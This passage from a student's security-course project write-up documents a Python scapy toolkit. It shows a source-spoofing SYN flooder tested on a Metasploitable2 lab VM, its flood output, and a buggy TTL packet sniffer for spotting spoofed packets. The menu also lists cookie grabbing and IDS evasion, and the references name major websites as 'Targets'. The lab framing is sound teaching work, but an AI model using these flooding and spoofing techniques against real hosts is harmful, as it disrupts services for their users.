        print('[!] Restarting Program...')
        print(' ')
        time.sleep(1)
        restart()
    else:
        break


print(' ')
print('----')
c = int(input('Enter # of Packets to Send - <#>: '))
while True:
    if c == ' ' or c == '' or c == None:
        print(' ')
        print('[!] Please Enter Valid Number! <#>')
        print('---')
        time.sleep(1)
        print(' ')
        print('[!] Restarting Program...')
        print(' ')
        time.sleep(1)
        restart()
    else:
```

```
                    break

        synFlood(co, c, src, tgt, dp)

        quit()

if __name__ == '__main__':
        main()
```

Output:

Once again, the target for this program was the Metasplotable2 VM which has the IP address 192.168.110.131 and was found by using the command ‘ifconfig’.


Metasploitable2-Linux - VMware Workstation
File Edit View VM Tabs Help
Library
Type here to sea...
My Computer
Ubuntu 64-b
CYB 689 Star
ZeroWine
Metasploital
IE11-Win7-VMWa
Home
Ubuntu 64-bit
Metasploitable2-Linux
Power on this virtual machine
Edit virtual machine settings
Upgrade this virtual machine

Metasploitable2-Linux


Devices

Memory	512 MB
Processors	1
Hard Disk (SCSI)	8 GB
CD/DVD (IDE)	Auto detect
Network Adapter	NAT
Network Adapter 2	Host-only
USB Controller	Present
Display	Auto detect


```
Warning: Never expose this VM to an untrusted network!

Contact: msfdev[at]metasploit.com

Login with msfadmin/msfadmin to get started


metasploitable login: msfadmin
Password:
Last login: Fri Oct 22 17:00:42 EDT 2021 on tty1
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.
msfadmin@metasploitable:~$ ifconfig_
```

```
To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.
msfadmin@metasploitable:~$ ifconfig
eth0      Link encap:Ethernet  HWaddr 00:0c:29:b5:63:8a
          inet addr:192.168.110.131  Bcast:192.168.110.255  Mask:255.255.255.0
          inet6 addr: fe80::20c:29ff:feb5:638a/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:41 errors:0 dropped:0 overruns:0 frame:0
          TX packets:70 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:5209 (5.1 KB)  TX bytes:7260 (7.0 KB)
          Interrupt:17 Base address:0x2000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:91 errors:0 dropped:0 overruns:0 frame:0
          TX packets:91 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:19301 (18.8 KB)  TX bytes:19301 (18.8 KB)

msfadmin@metasploitable:~$ _
```

Still continuing from the last return home to FP.py, I entered 8 for the next tool. This tool has a basic user interface and direction on how to use the tool. It first prompts the count is set to 0 and then asks the user for a source IP address, or they can press the enter key or input 0 for a random source address. In this run I pressed the enter key and was given a random source address. If the input is invalid, user inputs letters, the whole program will error out with no message. It then prompts the user for a valid target IP, if the input is invalid the program prompts to restart or quit, if letters, it errors out with message. In the test run I entered the IP of the Metasploitable2 VM. It them prompts the user for a port number and does the same as the other two functions. I entered port 513. It then finally prompts the user to enter the number of packets they want to send, I entered 149. If the user enters letters the whole tool errors out. If valid, it prompts that the flooding is starting, prints the users input of packets to send, then when that number is reached, it prints the flooding is complete, prints the number of packets successfully sent, and then prompts for a restart. In the test run I entered n and was returned to the main file FP.py.




```
*-----------------------------------------*
* Tool #1 - PDF Metadata Collector        *
* Tool #2 - HTML Grab                     *
* Tool #3 - Cookie Grab                   *
* Tool #4 - Link Parser                   *
* Tool #5 - Nmap Port Scanner             *
* Tool #6 - IDS Tricker                   *
* Tool #7 - TCP Calculator                *
* Tool #8 - SYN Flooder                   *
* Tool #9 - TTL Pkt Parser (BUGGY)        *
*-----------------------------------------*

Please Enter only the number of the tool you wish to use!
Ex. If you wish to use Tool #2 - HTML Grab, Enter 2

As well, you can enter 0 to quit the program.

Please Enter Tool Number: 8

[+] Opening SYN Packet Flooder...

[!] Please be Responsable!
-----

*-------------------------------------------------*
*                                                 *
*             JTs SYN Flooding Tool               *
*                   CYB 339                       *
*                                                 *
*-------------------------------------------------*

 The target used in testing was a Metasploitable2 Linux VM

If this Tool does not stop on its own, Use Ctrl + Z


Setting Packet Count...

Packet Count Set: 0

----
Choose Source IP Address - This is for Spoofing:
Press Enter or 0 for Random IP!

Enter Source IP Address - <0.0.0.0>: _
```




```
Enter Source IP Address - <0.0.0.0>:

[+] Setting Random Sorce Address...

[*] Random Source Address Set!
[*] Random Sorece Address: 193.122.176.101

----
Choose Target IP Address - Please Enter Valid Target IP:

Enter Target IP to Flood - <0.0.0.0>: 192.168.110.131
[+] Valid IP Address!
---

----
Enter Destination Port - 513 Works Best: 513

----
Enter # of Packets to Send - <#>: 149
```

ouse pointer inside or press Ctrl+G.



```
Sent Packet #136
.
Sent 1 packets.
Sent Packet #137
.
Sent 1 packets.
Sent Packet #138
.
Sent 1 packets.
Sent Packet #139
.
Sent 1 packets.
Sent Packet #140
.
Sent 1 packets.
Sent Packet #141
.
Sent 1 packets.
Sent Packet #142
.
Sent 1 packets.
Sent Packet #143
.
Sent 1 packets.
Sent Packet #144
.
Sent 1 packets.
Sent Packet #145
.
Sent 1 packets.
Sent Packet #146
.
Sent 1 packets.
Sent Packet #147
.
Sent 1 packets.
Sent Packet #148
.
Sent 1 packets.
Sent Packet #149


SYN FLood Complete!

Number of Packets Sent Sucessfully: 149

Do you want to Restart or Quit the Program? [y - Restart, n - Quit]: n
```



```
[!] Shutting Down Program...
[!] Returning Home...
---------

[!] One Moment Please...
```

Tool #9 – TTL Pkt Parser (BUGGY) - ParseTTL.py

The ninth and final tool in my hacking tool (for now) is a TTL Packet Parser. This tool is very buggy and will not stop unless the user uses the keyboard shortcut ‘Ctrl’ + ‘z’. I have tried to make it have a stop function, but this does not work, both the count and time methods failed. As well, this program froze my VM many times, so be careful when testing this tool!

This tool gathers packets picked up while browsing the internet on your PC. If the packet is spoofed it is also printed. This is a reconnaissance tool as it can be used to gather and monitor packet flow on a targets internet.

YOU MUST BE CONNECTED TO THE TARGETS NETWORK FOR THIS TO WORK

Python Code:

```
import FP
import time as time_module
import time
from random import randint
from scapy.all import *
from IPy import IP as IPTEST

#Lines that are commented out cause no output

ttlValues = {}
c = 0

def checkTTL(ipsrc, ttl):
    if IPTEST(ipsrc).iptype() == 'PRIVATE':
        return
    if not ttlValues.has_key(ipsrc):
        pkt = sr1(IP(dst=ipsrc) / ICMP(), retry = 0, timeout = 1, verbose = 0)
        ttlValues[ipsrc] = pkt.ttl
```

```
		#count()
	if abs(int(ttl) - int(ttlValues[ipsrc])) > THRESH:
		print('\n[!] Detected Possible Spoofed Packet From: ' + ipsrc)
		print('[!] TTL: ' + ttl + ', Actual TTL: ' + str(ttlValues[ipsrc]))
		#print('Count: ' + str(c))



def testTTL(pkt):
	try:
		if pkt.haslayer(IP):
				ipsrc = pkt.getlayer(IP).src
				ttl = str(pkt.ttl)
				checkTTL(ipsrc, ttl)
				#count()
				print('[+] Pkt Received From: '+ipsrc+' with TTL: ' + ttl + '\n[+]
Count: ' + str(c))


	except:
		pass


def count():
	while True:
		c += 1
		if c == 100:
			print(' ')
			print('TTL Parsing Complete!')
			print(' ')
			print('---')
			restart()
```


```
                break


def restart():
    y = 'y'
    n = 'n'
    while True:
        try:
            res = input('Do you want to Restart or Quit the Program? [y - Restart, n -
Quit]: ')
            if res == n:
                print(' ')
                print('[!] Shutting Down Program...')
                time.sleep(1)
                print('[!] Returning Home...')
                print('-----')
                print(' ')
                time.sleep(1)
                FP.cTool()
                quit()
            elif res == y:
                print(' ')
                print('[!] Restarting Program...')
                print('-----')
                print(' ')
                time.sleep(1)
                main()
            else:
                break
        except ValueError:
            print(' ')
            print('[!] Please Enter Valid Input!')
            restart()
        else:
            break

def main():
    print('*---------------------------------------------*')
    print('*                                             *')
    print('*            JTs TTL Packet Parser            *')
    print('*                   CYB 339                   *')
    print('*                                             *')
    print('*---------------------------------------------*')
    print(' ')
    print('*---------------------------------------------*')
    print('*                                             *')
    print('* Please Note This Tool is a WORK IN PROGRESS!! *')
    print('*                                             *')
    print('* If you wish to end the program, use Ctrl + Z  *')
    print('*                                             *')
    print('* In order to get output, your default internet  *')
    print('*           browser must be open              *')
    print('*                                             *')
    print('*---------------------------------------------*')
    print(' ')
    print('Enter Network Interface or Press Enter Key for Default!')
    conf.iface = input('Please Enter Network Interface: ')
```

```
while True:
    if conf.iface == None or conf.iface == '':
        print('[+] Setting Network Interface to "eth0"...')
        conf.iface = 'eth0'
        print('[*] Network Interface Set to "eth0"!')
        print('---')
        break
    else:
        break

print(' ')
print('Please Enter Threshold in the Format <#> - ex. 5')
print('As well, you can press the Enter key for Random Threshold!')
THRESH = input('Please Enter Threshold: ')
while True:
    if THRESH == None or THRESH == '':
        print('Setting Thresh to Random Number...')
        THRESH = count = int(randint(1,10))
        print('[*] Thresh Set to ' + str(THRESH) + '!')
        print('---')
        break
    else:
        break

time.sleep(1)
print(' ')
print('Parsing Started!')
print(' ')
```


```
        print('Count Set: ' + str(c))

        print(' ')

        sniff(prn=testTTL, store=0)


if __name__ == '__main__':

  main()
```

Output:

Still continuing from the last program, I entered 9 for the last tool on the list. This tool again has a basic user interface and direction on how to use it. It also states that the target is your default browser. It first promts the user to enter a Network Interface, or press the enter key for the default option. In the test run I pressed enter and the network interface was set to eth0. It then promts the user to enter the Threshold count, or press the enter key for random threshold count. In the test run I pressed enter and the threshold was set to 10. It then prints the the packet parsing has started. In the test run, I did not have Firefox open yet, so there was no output.




```
*-------------------------------------------*
* Tool #1 - PDF Metadata Collector          *
* Tool #2 - HTML Grab                       *
* Tool #3 - Cookie Grab                     *
* Tool #4 - Link Parser                     *
* Tool #5 - Nmap Port Scanner               *
* Tool #6 - IDS Tricker                     *
* Tool #7 - TCP Calculator                  *
* Tool #8 - SYN Flooder                     *
* Tool #9 - TTL Pkt Parser (BUGGY)          *
*-------------------------------------------*


Please Enter only the number of the tool you wish to use!
Ex. if you wish to use Tool #2 - HTML Grab, Enter 2

As well, you can enter 0 to quit the program.

Please Enter Tool Number: _
```




```
As well, you can enter 0 to quit the program.

Please Enter Tool Number: 9

[+] Opening TTL Packet Parser...

[!] Please be Responsable!
---

*-------------------------------------------*
*                                           *
*          JTs TTL Packet Parser            *
*                CYB 339                    *
*                                           *
*-------------------------------------------*

*-------------------------------------------*
*                                           *
* Please Note This Tool is a WORK IN PROGRESS!! *
*                                           *
* If you wish to end the program, use Ctrl + Z *
*                                           *
* In order to get output, your defult Internet *
*         Browser must be open              *
*                                           *
*-------------------------------------------*

Enter Network Interface or Press Enter Key for Default!
Please Enter Netwrok Interface:
WARNING: This interface is not specified in any provider ! See conf.ifaces output
[+] Setting Network Interface to "eth0"...
[*] Netwrok Interface Set to "eth0"!
---

Please Enter Threshold in the Format <#> - ex. 5
As well, you can press the Enter key for Random Threshold!
Please Enter Threshold:
Setting Thresh to Random Number...
[*] Thresh Set to 10!
---

Parsing Started!

Count Set: 0
```

After opening Firefox, you can see in the photo below that the program immediately started gathering a large number of packets. The second photo shows how many packets were printed. There is no number, however, by looking at the scroll bar, you can see how small it is as well how far up it is.


jt@ubuntu: ~/Desktop/CYB330/FinProj
New Tab
Search with Google or enter address
Import bookmarks...
Getting Started
Firefox
Amazon
eBay
youtube
Virustotal
mail.google
facebook
Recommended by Pocket
Learn more
Inside Wheel of Time, Amazon's Huge Gamble on the Next...
How To Make Crispy, Juicy Fried Chicken
This Meal Kit Is Cheaper Than a Local Grocery Store. You...

```
[+] Pkt Received From: 192.168.110.130 with TTL: 64
[+] Count: 0
[+] Pkt Received From: 192.168.110.130 with TTL: 64
[+] Count: 0
[+] Pkt Received From: 192.168.110.130 with TTL: 64
[+] Count: 0
[+] Pkt Received From: 192.168.110.130 with TTL: 64
[+] Count: 0
[+] Pkt Received From: 192.168.110.130 with TTL: 64
[+] Count: 0
[+] Pkt Received From: 192.168.110.130 with TTL: 64
[+] Count: 0
[+] Pkt Received From: 192.168.110.130 with TTL: 64
[+] Count: 0
[+] Pkt Received From: 192.168.110.130 with TTL: 64
[+] Count: 0
[+] Pkt Received From: 192.168.110.130 with TTL: 64
[+] Count: 0
[+] Pkt Received From: 192.168.110.130 with TTL: 64
[+] Count: 0
[+] Pkt Received From: 192.168.110.130 with TTL: 64
[+] Count: 0
[+] Pkt Received From: 192.168.110.130 with TTL: 64
[+] Count: 0
[+] Pkt Received From: 192.168.110.130 with TTL: 64
[+] Count: 0
[+] Pkt Received From: 192.168.110.130 with TTL: 64
[+] Count: 0
[+] Pkt Received From: 192.168.110.130 with TTL: 64
[+] Count: 0
[+] Pkt Received From: 192.168.110.130 with TTL: 64
[+] Count: 0
[+] Pkt Received From: 192.168.110.130 with TTL: 64
[+] Count: 0
[+] Pkt Received From: 169.254.6.249 with TTL: 1
[+] Count: 0
[+] Pkt Received From: 169.254.6.249 with TTL: 1
[+] Count: 0
[+] Pkt Received From: 169.254.6.249 with TTL: 1
[+] Count: 0
[+] Pkt Received From: 192.168.110.130 with TTL: 64
[+] Count: 0
[+] Pkt Received From: 192.168.110.130 with TTL: 64
[+] Count: 0
```


Activities
Terminal
jt@ubuntu: ~/Desktop/CYB330/FinProj
New Tab
Search with Google or enter address
Import bookmarks...
Getting Started
Firefox
Amazon
eBay
youtube
Virustotal
mail.google
facebook
Recommended by Pocket
Inside Wheel of Time, Amazon's Huge Gamble on the Next...
How To Make Crispy, Juicy Fried Chicken
This Meal Kit Is Cheaper Than a Local Grocery Store. You...

```
[*] Network Interface Set to 'eth0'

Please Enter Threshold in the Format <#> - ex. 5
or you can press the Enter key for random threshold!
[illegible]
Setting Thresh to Random Number...
[*] Thresh Set to 10!

Parsing Started!

[illegible] 0

[+] Pkt Received From: 192.168.110.130 with TTL: 64
[+] Count: 0
[+] Pkt Received From: 192.168.110.130 with TTL: 64
[+] Count: 0
[+] Pkt Received From: 192.168.110.2 with TTL: 128
[+] Count: 0
[+] Pkt Received From: 192.168.110.2 with TTL: 128
[+] Count: 0
[+] Pkt Received From: 192.168.110.130 with TTL: 64
[+] Count: 0
[+] Pkt Received From: 192.168.110.130 with TTL: 64
[+] Count: 0
[+] Pkt Received From: 192.168.110.130 with TTL: 64
[+] Count: 0
[+] Pkt Received From: 192.168.110.130 with TTL: 64
[+] Count: 0
[+] Pkt Received From: 192.168.110.130 with TTL: 64
[+] Count: 0
[+] Pkt Received From: 192.168.110.2 with TTL: 128
[+] Count: 0
[+] Pkt Received From: 192.168.110.2 with TTL: 128
[+] Count: 0
[+] Pkt Received From: 192.168.110.130 with TTL: 64
[+] Count: 0
[+] Pkt Received From: 192.168.110.130 with TTL: 64
[+] Count: 0
[+] Pkt Received From: 192.168.110.130 with TTL: 64
[+] Count: 0
[+] Pkt Received From: 192.168.110.130 with TTL: 64
[+] Count: 0
[+] Pkt Received From: 192.168.110.130 with TTL: 64
[+] Count: 0
[+] Pkt Received From: 192.168.110.130 with TTL: 64
[+] Count: 0
```

CONCLUSION:

In the end, I feel like without this class this tool would have not been created as this kind of Python use is newer to me. However, I can say that this was the most fun I have had working on a project, and I do plan on continuing this tool and adding new function, features, and work on debugging the tool more.

The only tool that has a major bug is Tool #9 - . This tool I did try to have a count/time function, but this would end up not giving an output or quitting the program. So, I had to leave this part out, but I do want to try to keep working on it!

REFERENCES:

Class Textbook: Violent Python A Cookbook for Hackers, Forensic Analysts, Penetration Testers and Security Engineers by TJ O'Connor. PRODUCT INFORMATION: Sold By: Elsevier Science. ISBNs: 9781597499576, 9781597499576, 9781597499644, 1597499641. Language: English. Number of Pages: 289.

CYB 339 Labs from weeks 1 – 7

VMWare Workstation:

https://www.vmware.com/

https://www.vmware.com/products/workstation-pro.html

https://www.vmware.com/products/workstation-pro/workstation-pro-evaluation.html

Ubuntu 20.04 Focal VM:

https://ubuntu.com/download/desktop

Metasploitable2–Linux VM:

https://sourceforge.net/projects/metasploitable/

https://sourceforge.net/projects/metasploitable/files/Metasploitable2/

- Alternative to VM

https://linuxhint.com/install_metasploit_ubuntu/

https://blog.eldernode.com/install-and-use-metasploit-on-ubuntu/

Ubuntu VM Dependencies:

https://pypi.org/project/pip/

https://pip.pypa.io/en/stable/

https://kifarunix.com/install-and-configure-snort-3-nids-on-ubuntu-20-04/

https://upcloud.com/community/tutorials/install-snort-ubuntu/

https://snort-org-site.s3.amazonaws.com/production/document_files/files/000/008/108/original/Snort_3_on_Ubuntu_18_and_20.pdf?X-Amz-Algorithm=AWS4-HMAC-SHA256&X-Amz-

Credential=AKIAIXACIED2SPMSC7GA%2F20211023%2Fus-east-1%2Fs3%2Faws4_request&X-Amz-Date=20211023T224202Z&X-Amz-Expires=172800&X-Amz-SignedHeaders=host&X-Amz-Signature=eaaaf69ee92ba2d4b951d951adb3e27e62505e2b5ac52004da993c7508b4c674

https://nmap.org/

https://linuxhint.com/use-nmap-command-ubuntu/

https://manpages.ubuntu.com/manpages/xenial/man1/nmap.1.html

https://mechanize.readthedocs.io/en/latest/

https://github.com/python-mechanize/mechanize

https://pypi.org/project/mechanize/

Python 3:

https://www.python.org/

https://www.python.org/downloads/

Python 3 Modules:

https://docs.python.org/3/library/sys.html

https://docs.python.org/3/library/os.html

https://docs.python.org/3/library/time.html

https://pythonhosted.org/PyPDF2/

https://mechanize.readthedocs.io/en/latest/

https://docs.python.org/3/library/random.html

https://docs.python.org/3/library/http.cookiejar.html

https://docs.python.org/3/library/urllib.request.html

https://docs.python.org/3/library/re.html

https://www.crummy.com/software/BeautifulSoup/bs4/doc/

https://scapy.readthedocs.io/en/latest/installation.html

Tool #1 – #9:

https://pypi.org/

https://pypi.org/project/dpkt/

https://dpkt.readthedocs.io/en/latest/_modules/examples/print_packets.html

https://jon.oberheide.org/blog/2008/10/15/dpkt-tutorial-2-parsing-a-pcap-file/

https://mechanize.readthedocs.io/en/latest/

https://www.rubydoc.info/gems/mechanize/Mechanize:set_proxy

https://coderedirect.com/questions/215632/pythons-mechanize-proxy-support

https://sectigostore.com/blog/13-vulnerable-websites-web-apps-for-pen-testing-and-research/

https://stackoverflow.com/questions/1186789/what-is-the-best-way-to-call-a-script-from-another-script

https://pypi.org/project/IPy/

https://www.tutorialspoint.com/python/python_if_else.htm

https://stackoverflow.com/questions/20591385/bad-operand-type-for-unary-str

https://docs.python.org/3/tutorial/errors.html

https://stackoverflow.com/questions/12519554/invalid-syntax-in-except-handler-when-using-comma

https://coderedirect.com/questions/165494/invalid-syntax-in-except-handler-when-using-comma

https://stackoverflow.com/questions/20844347/how-would-i-make-a-custom-error-message-in-python

https://stackoverflow.com/questions/11329917/restart-python-script-from-within-itself

https://stackoverflow.com/questions/855493/referenced-before-assignment-error-in-python

https://careerkarma.com/blog/python-local-variable-referenced-before-assignment/

https://www.delftstack.com/howto/python/python-local-variable-referenced-before-assignment/

http://net-informations.com/python/err/local.htm

https://newbedev.com/how-to-make-a-python-program-automatically-restart-itself

https://stackoverflow.com/questions/23294658/asking-the-user-for-input-until-they-give-a-valid-response https://codefather.tech/blog/validate-ip-address-python/#:~:text=To%20validate%20an%20IP%20address%20using%20Python%20you%20can%20use,IP%20address%20is%20made%20of.

https://stackoverflow.com/questions/36018401/how-to-make-a-script-automatically-restart-itself

https://www.codegrepper.com/code-examples/python/how+to+reboot+a+python+script

https://stackoverflow.com/questions/19782075/how-to-stop-terminate-a-python-script-from-running/34029481

https://stackoverflow.com/questions/73663/how-to-terminate-a-script

https://www.delftstack.com/howto/python/python-run-another-python-script/

https://stackoverflow.com/questions/45384429/how-to-execute-a-python-script-in-a-different-directory

https://datatofish.com/one-python-script-from-another/

https://www.edureka.co/community/50712/possible-call-one-python-script-from-another-python-script

https://www.codegrepper.com/code-examples/python/import+script+from+another+folder+python

https://newbedev.com/how-to-execute-a-python-script-in-a-different-directory

https://www.geeksforgeeks.org/how-to-run-multiple-python-file-in-a-folder-one-after-another/

https://www.geeksforgeeks.org/python-import-module-from-different-directory/

https://stackoverflow.com/questions/52577047/run-another-python-script-in-different-folder

https://www.geeksforgeeks.org/sys-path-in-python/

https://stackoverflow.com/questions/2333400/what-can-be-the-reasons-of-connection-refused-errors

https://stackoverflow.com/questions/2333400/what-can-be-the-reasons-of-connection-refused-errors/2361762

https://stackoverflow.com/questions/11585377/python-socket-error-errno-111-connection-refused

https://github.com/rgerganov/py-air-control/issues/21

https://resources.infosecinstitute.com/topic/port-scanning-using-scapy/

Targets:

https://sourceforge.net/projects/metasploitable/files/Metasploitable2/

https://twitter.com/

https://www.facebook.com/

https://www.google.com/

Other:

https://pythontutor.com/visualize.html#mode=edit

https://towardsdatascience.com/top-6-python-libraries-for-visualization-which-one-to-use-fe43381cd658

lolcat:

https://github.com/busyloop/lolcat

https://www.youtube.com/watch?v=8EGDxMgNRs0&ab_channel=AlexLynd